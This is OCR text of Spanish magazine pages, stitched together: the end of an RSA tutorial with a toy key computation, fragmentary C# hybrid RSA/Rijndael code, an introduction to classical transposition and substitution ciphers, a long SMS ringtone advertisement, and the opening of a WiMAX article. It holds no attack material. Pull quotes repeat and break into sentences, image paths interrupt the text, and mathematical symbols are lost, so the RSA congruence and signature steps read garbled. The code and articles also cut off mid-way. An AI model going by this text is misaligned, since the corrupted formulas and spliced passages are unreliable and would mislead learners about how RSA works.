
Ahora veremos un caso de ejemplo, para generar una llave pública y una privada.

1. Seleccionemos los números primos p=11, q=3.

2. n = pq = 11.3 = 33
phi = (p-1)(q-1) = 10.2 = 20

3. Elegimos e=3
· chequeamos gcd(e, p-1) = gcd(3, 10) = 1 (por ejemplo, 3 y 10 no tienen factores en común, excepto 1), y chequeamos

OTRO MOTIVO PARA UTILIZAR ESTA ENCRIPTACIÓN COMBINADA, ES LA NECESIDAD DE ENCRIPTAR TEXTOS LAGOS. LA ENCRIPTACIÓN ASIMÉTRICA ADEMÁS DE SER INEFICIENTE EN TIEMPO, TIENE LIMITACIONES DE TAMAÑO





EL CAMINO QUE LOS CREADORES DEL ALGORITMO RSA, QUE LLEVA SUS INICIALES, Y PERTENECÍAN EN AQUEL MOMENTO AL MIT



gcd(e, q-1) = gcd(3, 2) = 1
· entonces gcd(e, phi) = gcd(e, (p-1)(q-1)) = gcd(3, 20) = 1

4. Computar d tal que ed ? 1 (mod phi)
· por ejemplo, computamos d = e^-1 mod phi = 3^-1 mod 20
· otro ejemplo es, buscamos un valor para d tal que phi divida (ed-1)
· y otro ejemplo, buscamos un valor para d tal que 20 divida 3d-1.
· Simplemente probando (d = 1, 2, ...) nos da como resultado d = 7
· Probamos: ed-1 = 3.7 - 1 = 20, el cual es divisible por phi.

5. Llave pública = (n, e) = (33, 3)
· Llave privada = (n, d) = (33, 7).

RSA puede también ser usado para autenticar un mensaje. Supongamos que Alicia desea enviar un mensaje autentificado a Bob.

Ella produce un valor hash del mensaje, aumenta la potencia de d? mod n (como ella hace cuando descifra mensajes), y marca con una "firma" el mensaje.

Cuando Bob recibe el mensaje autentificado, él aumenta la autentificación para aumentar e? mod n (como hace él cuando cifra menajes), y compara el resultado hash con el actual valor hash del mensaje.

Si es el resultado, el conoce que el autor del mensaje estaba en posesión de la clave secreta de Alicia, y que el mensaje no ha sido tratado de forzar entonces (no ha sufrido ataques).

Conclusión

Bien amigos, son teorías y métodos más que interesantes. Estos algoritmos y claves irán creciendo con el tiempo, viviremos entre estos algoritmos, y este tipo de autenticaciones son demasiado comunes hoy en día, pero cada vez, más lo serán...

Nos vemos en la próxima..

Hasta pronto.

SparK
http://www.intrabytes.com
http://www.disidents.org
spark@disidents.org
arielrm@intrabytes.com

Encriptación Asimétrica V2.0 - la visión de un ingeniero de campo - Windows Internet Explorer

http://msmvps.com/blogs/pmackay/archive/2004/12/10/easim2.aspx

SQL Server Tips

News

Mis dos centavos.

Visitor locations

Navigation

Home
Blogs
Photos
Downloads

Libros Imperdibles

Debugging .Net Applications 2.0

Programming .NET Components

El código en el receptor de lo encriptado es el siguiente:

```
public class miRSA
{
    private RSACryptoServiceProvider _objRSA = null;
    public miRSA()
    {
        this._objRSA = new RSACryptoServiceProvider(1024);
    }
    public string ObtenerLlavePublica()
    {
        return this._objRSA.ToXmlString(false);
    }
    public string DesEncripter(byte[] bytEncriptado)
    {
        byte[] keyArray = new byte[_objRSA.KeySize/8];
        byte[] encrypted = new byte[bytEncriptado.Length - keyArray.Length];
        Array.Copy(bytEncriptado, 0, keyArray, 0, keyArray.Length);
        Array.Copy(bytEncriptado, keyArray.Length, encrypted, 0, encrypted.Length);
        byte[] simKey = this._objRSA.Decrypt(keyArray, false);
        return MiRijndael.Desencriptar(encrypted, simKey);
    }
}
```


El código en el cliente es el siguiente:

```
miRSA _objKey  = null;
_objKey = new miRSA();
byte[] _bytEncriptado = null;
//Creamos una instancia del encritador publico
RSACryptoServiceProvider _objEncriptadorPublico = new RSACryptoServiceProvider();
//Le asignamos la llave genarada
_objEncriptadorPublico.FromXmlString(this._objKey.ObtenerLlavePublica());
//Se declara la memoria para almacenar la llave utlizada por nuestro Rijndael
personalizado
byte[] _bytKey = (Rijndael.Create()).Key;
//Se encripta el texto y se obtiene la llave que se utilizó para la encriptación
byte[] _bytEncriptadoSimetrico = MiRijndael.Encriptar(TEXTO QUE QUIERO ENCRIPTAR,
_bytKey);
//Se encripta la llave con el algoritmo RSA
```

criptografía clásica

Primeros fundamentos para entender su mecanismo

Hola a todos, comenzamos con este artículo una nueva serie sobre criptografía clásica, en el cual se pretenderá explicar lo mas claro y detallado posible los sistemas mas conocidos para el cifrado de mensajes, así como su posible criptoanálisis. Quizás esto os resulte antiguo o no os resulte interesante unos sistemas en desuso, pero podríais peder horas y días intentando romper algún sistema que pensaseis actual, y que después se tratase de un simple sistema que podríais romper en mucho menos tiempo.



NI SIQUIERA EXISTÍAN MÁQUINAS Y ERA EL OPERARIO QUIEN DEBÍA REALIZAR TODO EL PROCESO MANUALMENTE, COMO EN EL CASO DEL SISTEMA JN-25 JAPONÉS UTILIZADO EN LA 2º GUERRA MUNDIAL

¿Qué se entiende por criptografía clásica?

Hay ciertas características que podrían ayudarnos a comprender en que se diferencia la criptografía clásica de la moderna.

La criptografía moderna esta estrechamente vinculada con la informática y prácticamente todos los algoritmos actuales se basan en ella, cosa muy alejada de la criptografía clásica, donde unas máquinas, verdaderas obras de artesanía, nos realizan el trabajo por medios mecánicos, o donde ni siquiera existían máquinas y era el operario quien debía realizar todo el proceso manualmente, como en el caso del sistema JN-25 japonés utilizado en la 2º Guerra Mundial.

Además, este tipo de sistemas quedaban prácticamente reservados a las operaciones militares o gubernamentales, rodeadas de un gran misterio por parte de la población, que en la mayoría de los casos desconocían. Actualmente, cualquiera puede cifrar sus datos con alguno de los conocidos algoritmos actuales, todo ello, gracias a la informática.

Otro, y quizás el mas importante punto, es que la fortaleza de los sistemas actuales reside en la seguridad de una clave privada, existiendo otra pública, y además, queda público el algoritmo de cifrado, algo impensable en los sistemas clásicos, pues ellos basaban su fortaleza en el secreto del propio algoritmo, y no en una clave, aunque podrían estar reforzados con ella, como veremos en próximos números.

¿Qué tipos principales de sistemas clásicos existen?


Los sistemas clásicos basaban sus algoritmos en las sustituciones y transposiciones de los caracteres del mensaje por otros equivalentes en función a su propio algoritmo.

Debido a ello se pueden clasificar los sistemas en sistemas de transposición y de sustitución.

Dentro de los sistemas de transposición, nos encontramos con los sistemas:

Transposición de Grupos:

Dentro de este grupo nos encontramos a un famoso sistema, llamado Escítala. Este sistema consistía en enrollar una cinta sobre un bastón (con un diámetro concreto). El texto se escribía de



E	S	T	O	E	S	U	N	A	P	R	U	E	B	A
D	E	L	S	I	S	T	E	M	A	D	E	L	A	E
S	C	I	T	A	L	A								

forma longitudinal sobre el bastón, de tal modo que al desliarlo, quedaba totalmente diferente. Para poder leerlo, se debía enrollar en un bastón de igual diámetro, pues de lo contrario daría un mensaje erróneo.

De lo anterior obtenemos:

M = ESTO ES UNA PRUEBA DEL SISTEMA DE LA ESCITALA

C = EDSSECTLIOSTEIASSLUTANE AM PA RD UE EL BA AE

* A partir de ahora, al mensaje en texto claro lo denominaremos M, y al criptograma, o mensaje cifrado C.

Transposición de Series:

Este sistema consiste, en alterar el sentido de los caracteres de un mensaje en función a "submensajes" que se forman en función a una serie para cada "submensaje"

Por ejemplo, una posible serie, seria:

S1 – Los números divisibles entre 4
S2 – Los números primos
S3 – El resto de números

Con lo cual, para el mensaje M = ESTO ES UNA TRANSPOSICION DE SERIES con 30 caracteres tendríamos la siguiente combinación de series:

S1 – 4,8,12,16,20,24,28
S2 – 1,3,5,7,11,13,17,19,23,29
S3 – 2,6,9,10,14,15,18,21,22,25,26,27,30

Y se obtendría el criptograma de la figura inferior.

Transposición de Columnas/Filas:

Este sistema consiste, en escribir el mensaje en columnas, o filas, y enviarlo al contrario, es decir, si escribimos el mensaje en columnas, se envía leído por filas, y viceversa.

En cuanto al grupo por sustitución, son muchas mas las variantes que existen y no podrían ser presentados todos en este número, por lo tanto lo iremos viendo en próximos números de la revista. De todos modos, pongo aquí un pequeño esquema, que iremos ampliando, como he dicho, en los próximos números.

Sistemas por sustitución:

- Monoalfabética
  - Monográmica
    - Alfabeto Estándar
    - Alfabeto Mixto
    - Transformación
  - Poligrámica
- Polialfabética
  - Periódica
    - Alfabetos Lineales
    - Alfabetos progresivos
  - No periódica

Estadísticas del lenguaje

Todos los idiomas presentan unas características que nos podrían ayudar a la hora de realizar un criptoanálisis. En el lenguaje español, queda demostrado, que la letra E es la que mas se repite, superando el 13 %, seguida de la A que supera el 10 %, y a continuación las letras S, O, I , N que se encuentran entre el 7 % y el 8 %.

EN EL LENGUAJE ESPAÑOL, QUEDA DEMOSTRADO, QUE LA LETRA E ES LA QUE MAS SE REPITE, SUPERANDO EL 13 %, SEGUIDA DE LA A QUE SUPERA EL 10 %

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30
M	E	S	T	O	E	S	U	N	A	T	R	A	N	S	P	O	S	I	C	I	O	N	D	E	S	E	R	I	E	S
C	O	N	A	O	I	E	I	E	T	E	U	R	N	S	C	D	E	S	S	A	T	S	P	I	O	N	S	E	R	S



Todo esto puede presentar algunos cambios debido a la naturaleza del texto, por ejemplo en un texto sobre informática, podrían variar algunas frecuencias, como el caso de la letra F o T. Aunque seguramente las letras antes mencionadas sigan siendo las mas frecuentes.

Esto nos puede ayudar a realizar un criptoanálisis basándonos en las frecuencias del criptograma a estudiar. Aunque para ello, lo aconsejable es poseer gran cantidad de texto cifrado para realizar un estudio más correcto.

Esta es una de las desventajas de los sistemas por sustitución monoalfabética, donde un carácter se corresponde a un único equivalente del alfabeto de cifrado.

Los sistemas polialfabéticos resuelven este problema, ya que a la hora de realizar el cifrado del texto, cuentan con varios alfabetos, a fin de distribuir las frecuencias de forma que queden similares para todos los caracteres del criptograma.

Este mismo sistema utilizaba la famosa maquina Enigma alemana, donde, tras cada carácter escrito, giraba un rotor formando un nuevo alfabeto con el cual se cifraba el siguiente carácter.

El principal problema de un sistema criptográfico, es la utilización masiva del mismo, ya que mientras mas texto cifrado se encuentre, mayor será la facilidad para descifrarlo, debido a que se cuenta con gran numero de caracteres para poder estudiar. Quizás ese fue el problema de Enigma, por suerte para algunos.

Otra característica, no ligada directamente al lenguaje es el factor

CADA PERSONA, AL IGUAL QUE ESCRIBIMOS DE UNA FORMA ÚNICA, SE CIFRA CON UNAS CARACTERÍSTICAS PROPIAS DE CADA OPERARIO, LO CUAL PERMITE AL CRIPTOANALISTA CONOCER QUIEN Y COMO HA CIFRADO DICHO MENSAJE

humano. Cada persona, al igual que escribimos de una forma única, se cifra con unas características propias de cada operario, lo cual permite al criptoanalista conocer quien y como ha cifrado dicho mensaje. Esto mismo ocurrió con el sistema JN-25 japonés, donde los criptoanalistas estadounidenses conocían quien y como había enviado el mensaje, lo que facilitó el descifrado de mensajes japoneses por parte del ejercito aliado. Se cree, que los estadounidenses conocían las intenciones de Japón sobre Pearl Harbor, y que estos dejaron a los japoneses actuar para que no se percatasen de que su código había sido descifrado.

Y es que, a veces es mejor una buena idea que un buen sistema de cifrado, como hizo el ejercito estadounidense, empleando indios navajos que transmitían el mensaje en su propio idioma, desconocido para la gran parte del mundo, lo cual imposibilitó que los japoneses describiesen su código.

Hasta aquí este primer número, que ha intentado ser una introducción y servir de base a los próximos números. En el siguiente número trataremos los sistemas monoalfabetos monográmicos ayudándonos del sistema de cifrado del Cesar y veremos su criptoanálisis.

TheBlooD



MUSICA ORIGINAL
CONVIERTE TU MOVILE EN UN MP3 PORTATIL
sms envía MUSICA19 (espacio) código de canción al 7494
EJEMPLO: para descargar LA SINTONIA de los SIMPSOS tienes que enviar MUSICA19 26189 al 7494
Rechaza imitaciones
27456 BECAUSE OF YOU Ne-Yo
27504 THE SIMPSONS THEME Green Day
27505 THE KISS OF DAWN HIM
27511 DESTINATION UNKNOWN Alex Gaudino
27521 DANCE TONIGHT Paul McCartney
3946 A CONTRAMANO Nek
27436 LOST WITHOUT U Robin Thicke
26126 AFRICA Fernando Castro
26974 EN LAS CALLES DE MADRID Rosana
25508 ESCUCHAME GRITAR (FERNANDO MARTIN REMIX)
25516 SIETE 7 notas 7 colores
26142 ATIENDE LO TUYO K-narias
17644 AMOR GITANO (BSO El Zorro) A.Fernández y Beyoncé
26189 BSO LOS SIMPSONS BSO Los Simpsons
13884 MICROMANIA Tata Golosa
25017 UMBRELLA Rihanna
1486 ME MUERO La Quinta Estación
13552 QUE HICISTE Jennifer Lopez
13725 LAS DE LA INTUICION Shakira
17452 ADOLESCENTES Kiko y Shara
0358 ATREVETE-TE Calle 13
4883 TORRE DE BABEL (REGGAETON MIX) David Bisbal
25501 NEVERENDING STORY (ANUNCIO COCHE)
17769 IMPACTO Daddy Yankee
25129 Hot summer night (Oh la la) David Tavare feat 2Elvissa
25116 MI TIGRESA El Maki con Mario Méndez
13567 HOW TO SAVE A LIFE (BSO ANATOMIA DE GREY)
25357 MI CARRO El Koala y Manolo Escobar
1593 TU RECUERDO Ricky Martin con Chambao
26133 ME GUSTA EL FÚTBOL Melendi
14773 NANAI Malu Rodriguez
25500 MA QUALE IDEA Pino D'Angio
14609 PARA TODA LA VIDA El Sueño de Morfeo
17822 POR AMARTE Pepe Aguilar
26196 THE MINISTRY OF MAGIC
26195 THE KISS
26194 PROFESSOR UMBRIDGE
26193 LOVED ONES AND LEAVING
26192 DEMENTORS IN THE UNDERPASS
26191 DARKNESS TAKES OVER
Harry Potter y la Orden del Fénix
CINE Y TELEVISION
17782 BARRACUDA (BSO SHRECK 3)
3680 EYE OF THE TIGER (BSO ROCKY III)
7186 BSO LA PANTERA ROSA
3677 BSO GLADIATOR
2340 MAIN TITLE (BSO EL ULTIMO MOHICANO)
77224 BSO EL BUENO, EL FEO Y EL MALO
3679 EL PADRINO
6368 EL EXORCISTA (TUBULAR BELLS)
9100 PULP FICTION
77224 BSO EL BUENO, EL FEO Y EL MALO
4901 BSO PRETTY WOMAN
4846 MAIN TILE (BSO EL PADRINO)
13567 HOW TO SAVE A LIFE (BSO ANATOMIA DE GREY)
4887 BSO FRAGGLE ROCK
2339 IMPERIAL MARCH (BSO STAR WARS)
2338 BSO TERMINATOR 2
2335 BSO THE BENNY HILL SHOW
3678 BSO MISION IMPOSIBLE
POLIFONICOS
ÚSALOS COMO TONOS DE LLAMADA PARA TUS AMIGOS
sms envía TONOS4 (espacio) código polifónico al 7494
EJEMPLO: para descargar "BSO DEL ZORRO" tienes que enviar TONOS4 92061 al 7494
¡bájate todos los éxitos ¡¡¡para tu móvil!!!!
TOP
83834 La abeja maya
85606 Vals de Amelie
91534 How to save a life (Anatomía de Grey)
84940 Sexo en Nueva York
83648 La familia Monster
84233 La historia interminable
92061 Amor gitano (El Zorro)
85607 El pajaro loco
85529 BSO El ultimo mohicano
84724 El bueno, el feo y el malo
83883 Fraggle Rock
80108 Benny Hill
80065 I'll be there for you (BSO Friends)
80082 BSO La pantera Rosa
80096 BSO Pulp Fiction
80074 El equipo A
83188 Real Madrid
80017 BSO Mision imposible
83901 Zorba el griego
84094 Himno de riego
NUEVAS
92536 Atiende lo tuyo
92504 Evolution
92440 Keep on moving
92441 Mi gente
92444 Mi codo
CINE
84207 El Padrino
84064 Darth Vader Marcha imperial
84560 Curro Jimenez
84067 El Exorcista (Tubular bells)
80044 Eye of the tiger (BSO Rocky III)
84440 El señor de los anillos
84759 Gladiator
84999 CSI Miami
84692 Rasca y pica
85441 Verano azul
91215 Who Are You? (BSO CSI Las Vegas)
80048 El coche fantastico
84966 24 - Serie TV
80168 Superdetective en Hollywood
84695 Shrek
84437 Shin Chan
85974 Hospital central
84660 SWAT - Hombres de Harrelson
90651 BSO The Crow (El Cuervo)
ESPAÑOLAS
91504 Las de la intuicion
91237 Me muero
90385 Torre de Babel (Db Mix)
92011 Adolescentes
92204 Dumelo
ATENCIÓN AL CLIENTE 902 01 30 16 (10 - 15 horas)
LOGOS Y TONOS
www.LOGOSYTONOS.COM
JUEGOS
Descárgatelos al móvil y juega donde y cuando quieras
sms envía JUEGOS30 (espacio) código juego al 7494
EJEMPLO: para descargar "BISBAL FAN FACTOR" tienes que enviar JUEGOS30 3094 al 7494
convierte tu móvil en una consola de juegos
David Bisbal Fan Factor
código 3094
Mobile Body Trainer
entrenador personal físico
código 3098
Shrek Tercero
código 3091
código 3092
código 1836
Miami Nights
código 3035
¡ALLA TU!
código 3089
¡Entrena tu mente y conviértete en el más listo de tus amigos!
Sonic Jump
código 3025
código 2616
código 3107
Real Football 2007
código 1435
TOP JUEGOS
2034 ZUMA
3093 MOBI LOVER
1181 CONECTA 4
7741 SONIC THE HEDGEHOG
1051 BUBBLE BASH
3024 DESEOS OCULTOS
2611 BOCA SECA MAN
5577 VIRTUA TENNIS MOBILE
9585 SEXY VEGAS ANASTASIA MAYO
1459 SEXY SHANGAI
258 DOMINO FEVER
2613 MUJERES DESESPERADAS
3085 FLEXIS
1457 Prince of Persia - Las 2 coronas
TEMAS
TEMA = FONDO + ICONOS
sms envía MENU26 (espacio) código del tema al 7494
FONDO + ICONOS
Perros código 14584
Fantasmas código 0165
Horoscopo código 14449
Culturistas código 13789
¡¡llénalo de coches tuneados
Tuning World código 1582
SONIBROMAS
sms envía POLITONO83 (espacio) código politono al 7808
ÚSALOS COMO TONOS DE LLAMADA PARA TUS AMIGOS
77435 Osea te cojo el telefono
77395 Mensaje del caudillo
77762 Como el luisma no se entera
77642 El teléfono es mi tesoro
26735 Coge el maldito teléfono
78862 Sevilla - Hasta la muerte
78854 R. Madrid - Fieles y leales
77148 La guardia civil
1583 Tikitaka
27457 Padre nuestro pijo
79386 F1 Alonso
78851 Barça - La la la Fc Barcelona
7277 Bernardo Camera Cafe Mari Carmen
78868 R.Madrid - Coge el móvil
79094 Atleti, Atleti, Atletico de Madrid
26729 Dos cosas
6924 Cariño me lo puedes coger
79097 athleeeeeeeeetic!
9670 Alcohol
XMESSENGER ahora para móviles
TUS CONTACTOS SIEMPRE CONTIGO
sms envía MSX46 (espacio) 2269 al 7494
MESSENGER EN TU MÓVIL

WiMAX:

WiFi elevada a la máxima potencia

Una red WiFi destaca por alcanzar 54 Mbps de velocidad y abarcar unos 300 metros de radio - en condiciones ideales y sin elementos de por medio que puedan interferir la señal. Esto dice mucho del porqué de su éxito, pero desde hace algún tiempo se habla de WiMAX, la tecnología que proporcionará, por ejemplo, Internet a lugares apartados y que elevará la conectividad inalámbrica del hogar a una ciudad entera aumentando así el alcance y también la velocidad.

Desde hace algunos años la implantación de la tecnología inalámbrica en nuestros hogares y lugares de trabajo ha sido tal que las siglas WiFi han dejado de ser un "rara avis" para formar parte de nuestra cotidianeidad en hogares, aeropuertos, restaurantes, etc. La comodidad de conexiones con otros dispositivos sin la necesidad de utilizar cables de por medio y la, cada vez mayor, reducción de costes, han sido responsables directos del éxito de esta tecnología.

Sin embargo WiMAX ha llegado, según muchos, para quedarse. Y es que esta tecnología ofrece mayor alcance, más ancho de banda, está respaldada por buena parte de las empresas más importantes del sector y permitirá la creación de redes inalámbricas metropolitanas conectadas a Internet a alta velocidad que compitan con las grandes empresas de telecomunicaciones. Todo ello con una inversión mínima.

Mediante WiMAX los usuarios podrán conectarse en cualquier lugar con gran variedad de dispositivos como ordenadores, MP3, etc., aún si se desplazan de un área a otra, lo que redunda en una gran movilidad. En lo que respecta al ancho de banda, el incremento de la misma permitirá el acceso en línea a aplicaciones de alto contenido - multimedia, televisión, música, videoconferencias y juegos, entre otros. Pero quizás uno de los aspectos que más pueden hacer por que llegue a triunfar tiene que ver con que puede implantarse por un precio muy razonable, esto es que de cara al usuario supondrá un sistema de conexión a Internet igual o más económico al actual. Además de las ventajas inherentes a una red de gran capacidad, WiMAX se presenta como una eficiente alternativa para solventar la carencia de acceso de banda ancha a las áreas suburbanas y rurales donde las compañías del teléfono y cable todavía no llegan.

Esta mayor cobertura permitirá que los proveedores de servicios ofrezcan acceso a Internet de banda ancha directamente a las casas, sin tener que tender un cable físico hasta el final - lo que se conoce comúnmente como "la última milla" - que conecta a cada uno de los hogares con la red principal de cada proveedor, reduciendo así los costes con respecto al cableado tradicional para el cliente.




WiMax está llamado a suceder a WiFi.


Sin embargo, antes de seguir explicando las interioridades de esta tecnología, conviene dejar claro algo. Por la experiencia que tenemos de los últimos años (en el despegue del UMTS, por ejemplo), debemos tratar el tema del WiMAX con cuidado ya que tendemos a caer muy fácilmente en grandes expectativas asociadas a las nuevas tecnologías. Deberíamos aprender que los calendarios que prometen desarrolladores y operadores suelen ser meramente anecdóticos y que pocas veces (o nunca) se cumplen. Cierto es que una planificación de desarrollo agresiva estimula a los inversores, pero también es cierto que no cumplirla puede provocar el desaliento y abandono de muchos proyectos...

Dicho esto, empecemos.

WiMAX ¿Otras siglas más?

WiMAX es WiFi pero "sencillamente" a velocidades más altas, mayores distancias y para un mayor número de usuarios. Las siglas equivalen a Worldwide Interoperability for Microwave Access (Interoperabilidad Mundial para Acceso por Microondas) y es el nombre comercial





WIMAX permitirá un acceso más universal a Internet.

